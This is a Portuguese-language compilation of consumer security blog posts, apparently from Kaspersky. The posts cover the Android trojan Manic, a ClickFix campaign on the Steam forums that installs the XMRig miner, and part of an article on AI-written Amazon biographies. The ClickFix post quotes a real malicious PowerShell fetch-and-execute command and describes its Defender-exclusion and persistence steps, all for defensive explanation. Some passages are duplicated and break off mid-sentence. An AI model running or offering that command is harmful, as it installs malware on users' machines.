O Manic gera uma camada de captura transparente que cobre o teclado do telefone, registra cada toque e o retransmite ao teclado real. Fonte
Isso significa que os invasores não precisam criar uma tela de login falsa para cada aplicativo que desejam alcançar. Uma vez que o Manic funciona como uma camada invisível sobre o aplicativo genuíno, tudo parece e se comporta como de costume, portanto, o proprietário do telefone não tem motivos para suspeitar que está entregando seu PIN ou senha a um criminoso.
O Manic não registra simplesmente tudo o que o usuário digita. Ele reconhece automaticamente o tipo de informação capturada e a classifica em categorias: senhas, logins de e-mail, códigos SMS de quatro a seis dígitos, sequências de caracteres que se parecem com frases-semente de carteiras de criptomoedas e códigos de desbloqueio ou padrões de desbloqueio do telefone. Juntamente com o próprio texto capturado, o Manic também registra de qual aplicativo ele veio, quando foi inserido, se o usuário o digitou manualmente ou usou o preenchimento automático e se o aplicativo está em sua lista de alvos.
As capacidades do Manic não param na coleta de informações. Usando os serviços de acessibilidade novamente, ele também permite que os invasores assumam o controle remoto de um dispositivo infectado. Para ocultar essa atividade, o Manic pode exibir uma tela preta ou fingir que está realizando uma atualização do sistema.
Além de usar os serviços de Acessibilidade, o malware também solicita permissão para ler mensagens de texto e notificações. Isso permite que os invasores interceptem códigos de autenticação de dois fatores e códigos de verificação de uso único antes que a vítima tenha a chance de digitá-los no aplicativo.
Em suma, o malware dá aos invasores não apenas senhas, credenciais bancárias e códigos de verificação, mas também a capacidade de controlar remotamente o telefone da vítima.
Nem mesmo ficar offline impede o roubo de dados por parte do malware
O método original do Manic para retransmitir dados roubados do dispositivo para os invasores merece uma menção especial. Ainda hoje, os dispositivos ficam offline com mais frequência do que as pessoas poderiam esperar, e os criadores do Manic criaram uma solução alternativa especificamente para essas situações.
Normalmente, um malware como esse coleta informações no dispositivo e as envia diretamente para um servidor controlado pelos invasores. Mas o que acontece quando o dispositivo infectado não tem acesso direto à Internet ou não consegue acessar o servidor de comando e controle por algum outro motivo?
Nesse caso, o Manic simplesmente armazena os dados roubados no dispositivo e começa a verificar nas proximidades outros telefones infectados que possam ser acessados por Wi-Fi ou Bluetooth. Se encontra algum com acesso à Internet, ele transfere os dados criptografados para esse telefone, que então os encaminha para o servidor dos invasores.
Mas não para por aí. Os dados podem passar por uma cadeia de dispositivos infectados. Por padrão, o Manic permite até quatro desses dispositivos de retransmissão na cadeia. Se nenhum dispositivo adequado estiver próximo, os dados simplesmente permanecem no telefone original e o Manic tenta novamente mais tarde.
Como proteger seu telefone do Manic e de outros cavalos de Troia bancários
Os malwares para Android estão cada vez mais sofisticados. Por isso, vale a pena lembrar e, de fato, seguir alguns hábitos básicos de higiene digital para usuários de telefones e tablets Android:
Evite instalar aplicativos de fontes não oficiais.
Não conceda permissão a aplicativos para usar os Serviços de Acessibilidade, a menos que isso seja absolutamente necessário e você entenda exatamente por que eles precisam dessa permissão.
Instale um software de segurança confiável em todos os seus dispositivos, execute verificações regularmente e leve seus avisos e recomendações a sério. Recomendamos o Kaspersky para Android. Nossos aplicativos de segurança para Android estão temporariamente indisponíveis na Google Play Store, portanto, para instalá-los em um dispositivo Android, recomendamos usar uma loja de aplicativos alternativa ou instalar o arquivo APK manualmente a partir de nosso site. Um guia passo a passo completo está disponível em nossa postagem Como instalar ou atualizar apps da Kaspersky para Android em 2026.
O malware não tem como alvo apenas os smartphones; ele também se sente em casa em outros dispositivos com Android, de dispositivos de streaming a… carros. Confira os detalhes em nossos posts relacionados:
Este ano, houve uma verdadeira explosão de ataques ClickFix. O golpe faz tanto sucesso entre os criminosos que mal terminamos de escrever sobre uma variante e já surge outra.
Desta vez, os invasores estão de olho nos gamers: jornalistas de tecnologia identificaram publicações com dicas maliciosas nos fóruns da Steam. Veja como são essas publicações, qual malware elas ajudam a disseminar e como manter seu dispositivo protegido.
ClickFix chega aos fóruns da Steam
Muitos gamers recorrem a outros jo
Este ano, houve uma verdadeira explosão de ataques ClickFix. O golpe faz tanto sucesso entre os criminosos que mal terminamos de escrever sobre uma variante e já surge outra.
Desta vez, os invasores estão de olho nos gamers: jornalistas de tecnologia identificaram publicações com dicas maliciosas nos fóruns da Steam. Veja como são essas publicações, qual malware elas ajudam a disseminar e como manter seu dispositivo protegido.
ClickFix chega aos fóruns da Steam
Muitos gamers recorrem a outros jogadores nos fóruns da Steam em busca de ajuda e dicas para superar uma missão difícil, subir de nível, conseguir os melhores itens ou contornar um bug. É justamente essa confiança nas recomendações da comunidade que os invasores decidiram explorar.

O ataque começa quando criminosos respondem a uma pergunta sobre travamentos no jogo, itens ausentes no inventário ou outros problemas técnicos. Fingindo ser comentaristas prestativos, eles sugerem abrir o PowerShell como administrador e executar um comando que supostamente resolveria o problema do usuário.
Ao disfarçar a publicação como uma orientação para solucionar problemas, o agente malicioso sugere executar o PowerShell como administrador e, em seguida, um comando que supostamente resolveria o problema do usuário. Fonte
Como dá para imaginar, executar o comando não resolve nada e só cria um problema muito maior. Essa é justamente a lógica do ClickFix: usar engenharia social para induzir as vítimas a executar ações inseguras por conta própria, fornecendo aos golpistas os meios necessários para comprometer o dispositivo. Já abordamos outros truques do ClickFix, como CAPTCHAs falsos, erros de navegador forjados e outros, todos baseados em fazer a própria vítima executar o comando malicioso. Você pode saber mais sobre as diferentes variações de ataques ClickFix em uma postagem anterior.
A astúcia de usar o ClickFix nos fóruns da Steam é que o ataque pode atingir não apenas o jogador que pediu ajuda. Muitos outros gamers que tiverem o mesmo problema e encontrarem a resposta em uma busca no Google também podem cair no golpe.
Entenda rapidamente: o que realmente existe por trás do comando irm | iex
Antes de explicar o que os invasores realmente induzem os gamers a instalar dessa maneira, é importante apresentar um pouco do contexto técnico. Para começar, as publicações nos fóruns da Steam orientam as possíveis vítimas, sem que elas desconfiem, a executar o seguinte comando no PowerShell:
irm msfconfig.icu | iex
Para quem não conhece o PowerShell em detalhes, essa linha pode parecer bastante inofensiva, pois lembra a inicialização do MSConfig, o utilitário de configuração do sistema integrado ao Windows, com alguns parâmetros adicionais.
Na verdade, está longe de ser inofensiva. Veja o que cada parte desse comando realmente faz:
irm é a forma abreviada do comando integrado Invoke-RestMethod do PowerShell. Acessa o endereço da Web indicado mais adiante na linha e recupera os dados retornados.
icu é esse endereço da Web, e não o nome de um arquivo local, como pode parecer à primeira vista. Trata-se do servidor dos invasores, que responde à solicitação irm com um script malicioso do PowerShell.
iex é outro comando integrado do PowerShell, Invoke-Expression. Ele recebe o conteúdo obtido por irm nesse endereço da Web e o executa como código do PowerShell.
Quando essa linha de código do PowerShell é executada, ela baixa um script do site especificado e o executa imediatamente. Como um usuário do Reddit observou corretamente, é possível descobrir com segurança qual código seria baixado para o dispositivo, sem correr o risco de executá-lo, simplesmente removendo a segunda parte, iex. Sem ela, o comando apenas baixa o conteúdo do script e o exibe na janela do PowerShell, sem executá-lo. Assim, é possível ver o código completo e sem ofuscação que estão pedindo para executar no dispositivo. Agora, vejamos o que esses supostos usuários prestativos dos fóruns da Steam realmente querem que os gamers instalem em suas máquinas.
Um minerador de criptomoedas, não uma ferramenta de otimização

Os invasores fizeram a lição de casa: o script do PowerShell baixado do servidor deles imita de forma convincente um utilitário de otimização do Windows. Após iniciado, ele exibe notificações informando que exclui arquivos temporários, limpa o cache DNS, atualiza drivers, verifica erros no disco e malware, desativa aplicativos desnecessários na inicialização, repara a imagem do Windows e verifica a integridade dos arquivos do sistema.
O script exibe uma sequência de mensagens sobre diversas tarefas falsas de otimização para dar a impressão de que está realizando uma manutenção útil. Fonte
Enquanto isso, a atividade real acontece nos bastidores. Primeiro, o script verifica se está sendo executado com privilégios de administrador. Em caso afirmativo, cria uma pasta de trabalho oculta em C:\Windows\Background e a adiciona à lista de exclusões do Microsoft Defender. A partir daí, os arquivos colocados nessa pasta deixam de ser verificados pelo antivírus integrado do Windows.
Em seguida, o script prepara o sistema para a próxima etapa do ataque e baixa um arquivo executável do servidor dos invasores, salvando-o na mesma pasta C:\Windows\Background com o nome system.exe, que parece legítimo.
O arquivo baixado é o XMRig, uma das ferramentas mais populares para mineração da criptomoeda Monero. O XMRig em si não é um malware, mas uma ferramenta de mineração legítima e de código aberto. O problema é que os invasores o instalam nos computadores das vítimas sem o conhecimento delas. Quando está em execução, o poder de processamento do dispositivo é sequestrado para minerar Monero, e o valor em criptomoedas vai diretamente para os criminosos.
Isso torna os PCs gamers modernos alvos especialmente atraentes: eles contam com CPUs e GPUs potentes, exatamente o tipo de hardware excelente para mineração de criptomoedas.
Para garantir que o malware continue ativo após uma reinicialização, o script também cria uma nova tarefa no Agendador de Tarefas do Windows: XMRig-{computer name}. A partir daí, o minerador de criptomoedas é iniciado automaticamente sempre que o sistema é ligado.
Como proteger seu dispositivo contra mineradores de criptomoedas e outros malwares
Infelizmente, muitos gamers relutam em instalar software de segurança ou mantê-lo em execução em seus dispositivos. O principal motivo é o mito persistente de que “um antivírus deixa o jogo mais lento”. Já abordamos pesquisas sobre isso em nosso blog, e os resultados mostraram que não há impacto significativo no desempenho ao usar um antivírus durante os jogos.
Já os mineradores de criptomoedas realmente prejudicam o desempenho e ainda aceleram o desgaste do hardware. Então, como manter seu PC gamer e suas contas longe de riscos?
Evite executar scripts no PowerShell, Terminal ou outros prompts de comando que pessoas desconhecidas recomendem copiar e executar, seja em fóruns, chats ou comentários.
Antes de pressionar Enter em qualquer comando que você não entenda por completo, pesquise o que ele faz e quais podem ser as consequências de executá-lo.
Não desative a proteção enquanto joga. O ideal é usar uma solução com modo de jogo dedicado. Os produtos de segurança da Kaspersky ativam esse modo automaticamente assim que um jogo é iniciado, adiando atualizações dos bancos de dados de antivírus, notificações e verificações de disco programadas até você terminar de jogar.
Quer saber de que outras formas os invasores atacam gamers? Confira nossas outras postagens:
Um artigo recente publicado na The Atlantic trazia o título contundente The End of Reading Is Here (O fim da leitura chegou). Segundo a matéria, uma pesquisa do National Endowment for the Arts (NEA) constatou que menos de 50% dos adultos americanos leram sequer um livro em 2022, e apenas 38% leram um romance ou conto.
Ao mesmo tempo, o mercado editorial nos Estados Unidos continua quebrando recordes de publicação ano após ano. Em 2025, por exemplo, o número de novos títulos ultrapassou quatro mi
Um artigo recente publicado na The Atlantic trazia o título contundente The End of Reading Is Here (O fim da leitura chegou). Segundo a matéria, uma pesquisa do National Endowment for the Arts (NEA) constatou que menos de 50% dos adultos americanos leram sequer um livro em 2022, e apenas 38% leram um romance ou conto.
Ao mesmo tempo, o mercado editorial nos Estados Unidos continua quebrando recordes de publicação ano após ano. Em 2025, por exemplo, o número de novos títulos ultrapassou quatro milhões, um aumento de um terço em relação a 2024. Uma enorme parcela desse total, 3,5 milhões de títulos, veio da autopublicação, e um dos principais motores desse mercado é o Kindle Direct Publishing (KDP), da Amazon.
Minha teoria para essa discrepância é a seguinte: ninguém mais lê livros, porque todo mundo está ocupado demais escrevendo-os. Brincadeiras à parte, se ainda houver algum leitor por aí, provavelmente já terá adivinhado aonde quero chegar: à toda-poderosa IA. Um tempo atrás, uma jornalista de tecnologia do New York Times se surpreendeu ao encontrar sua própria biografia na Amazon. Uma rápida olhada confirmou que ela havia sido escrita por IA. Ao investigar mais a fundo o universo da publicação de livros por IA, ela se deparou com o trabalho de um consultor de cibersegurança aposentado e extraordinariamente prolífico. O que aconteceu depois, e onde encontrar informações confiáveis na era da IA, é o tema deste post.
O começo da história: como uma jornalista seguiu o Coelho Branco e caiu na toca

Vamos começar do início. No verão de 2026, a jornalista de tecnologia do New York Times Kashmir Hill descobriu por meio de um conhecido que uma biografia sua havia sido publicada na Amazon um ano antes. O título era The Biography of Kashmir Hill: The New York Times Technology Journalist Who Exposed Clearview AI, Challenged Big Tech and Redefined Privacy in the Digital Age. E ela ficou mais do que surpresa, pois ninguém havia entrado em contato com ela ou com qualquer pessoa que conhecesse para fazer uma pesquisa sobre o livro.
“Alice pôs-se de pé num salto, pois lampejou-lhe na mente que nunca antes vira um coelho com um bolso de colete, nem com um relógio para tirar dele… “
O autor era um certo John Crane Miller, e a foto em sua página na Amazon era uma imagem genérica de banco de imagens de um homem branco do tipo que aparece por toda a Internet. Hill não conseguiu encontrar nenhum detalhe pessoal nem informação de contato sobre ele. Ao investigar mais a fundo o perfil dele na Amazon, porém, descobriu outra coisa: em uma única semana no verão de 2025, ele publicou biografias de Hill e de mais nove jornalistas americanos. Até o leitor mais crédulo teria dificuldade para acreditar que um gênio literário conseguiria produzir tamanho volume sem uma ajudinha robótica.
A biografia da jornalista Kashmir Hill gerada por IA, que ela encontrou por acaso na Amazon. Fonte
Ainda assim, a edição de capa dura da biografia de Kashmir Hill custava US$ 26,99, embora tivesse apenas 90 páginas. Depois de lê-la, Hill descobriu toda uma série de “fatos” sobre si mesma que jamais conhecera, incluindo uma descrição detalhada de seu ritual de preparo do café que, como observa a jornalista, na verdade é tarefa do marido. Miller chegou a afirmar no texto que havia lido o diário de infância de Kashmir Hill.
“…e, ardendo de curiosidade, correu pelo campo atrás dele, e felizmente chegou a tempo de vê-lo entrar de chofre numa toca de coelho grande sob a sebe. “
Hill não conseguiu localizar o autor de sua biografia. Deixou um comentário na página do livro na Amazon pedindo que ele entrasse em contato. Ninguém respondeu e, pouco depois, todos os livros do perfil de John Crane Miller desapareceram.

Mas isso lhe deu uma pista sobre vários outros autores de IA na Amazon. Em particular, ela encontrou um certo Bill Johns, cuja página de autor exibia impressionantes 445 livros. Sem esperar que desse em muita coisa, perguntou a Johns se ele aceitaria conceder uma entrevista e ficou bastante surpresa quando ele concordou. Foi provavelmente nesse momento que a investigação de Kashmir Hill se transformou em uma verdadeira viagem pela toca do coelho da IA…
“No momento seguinte, lá se foi Alice atrás dele, sem considerar, nem por um momento, como no mundo sairia de lá novamente. “
As IAventuras de Bill no País das Maravilhas
Bill Johns se aposentou em 2024, depois de construir carreira como consultor de cibersegurança. Em 2025, decidiu experimentar o ChatGPT e, em algumas semanas, usou a ferramenta para gerar seu primeiro livro. O tema era cibersegurança, mais especificamente a história do hacking, e a obra foi publicada com o nada original título Ghosts in the Machine. Johns vendeu apenas alguns exemplares, mas isso não o impediu de gerar outros 444 livros no ano seguinte.
Página de autor de Bill Johns na Amazon. Em um único ano, ele publicou 445 livros, sobre temas que vão de cibersegurança e… Pontes a esportes, biografias e filosofia. Fonte
Esse número impressionante inclui, por exemplo, uma série de 13 livros sobre cibersegurança que, além da já mencionada história do hacking, contém os seguintes títulos (em tradução livre):
The Cybersecurity Blueprint: Building and Operationalizing a Complete Defensive Strategy (O Plano diretor de cibersegurança: Construindo e operacionalizando uma estratégia defensiva completa)
Hardware Fortress: The Role of Data Diodes in Protecting Critical Infrastructure (Fortaleza do hardware: O papel dos diodos de dados na proteção de infraestruturas críticas)
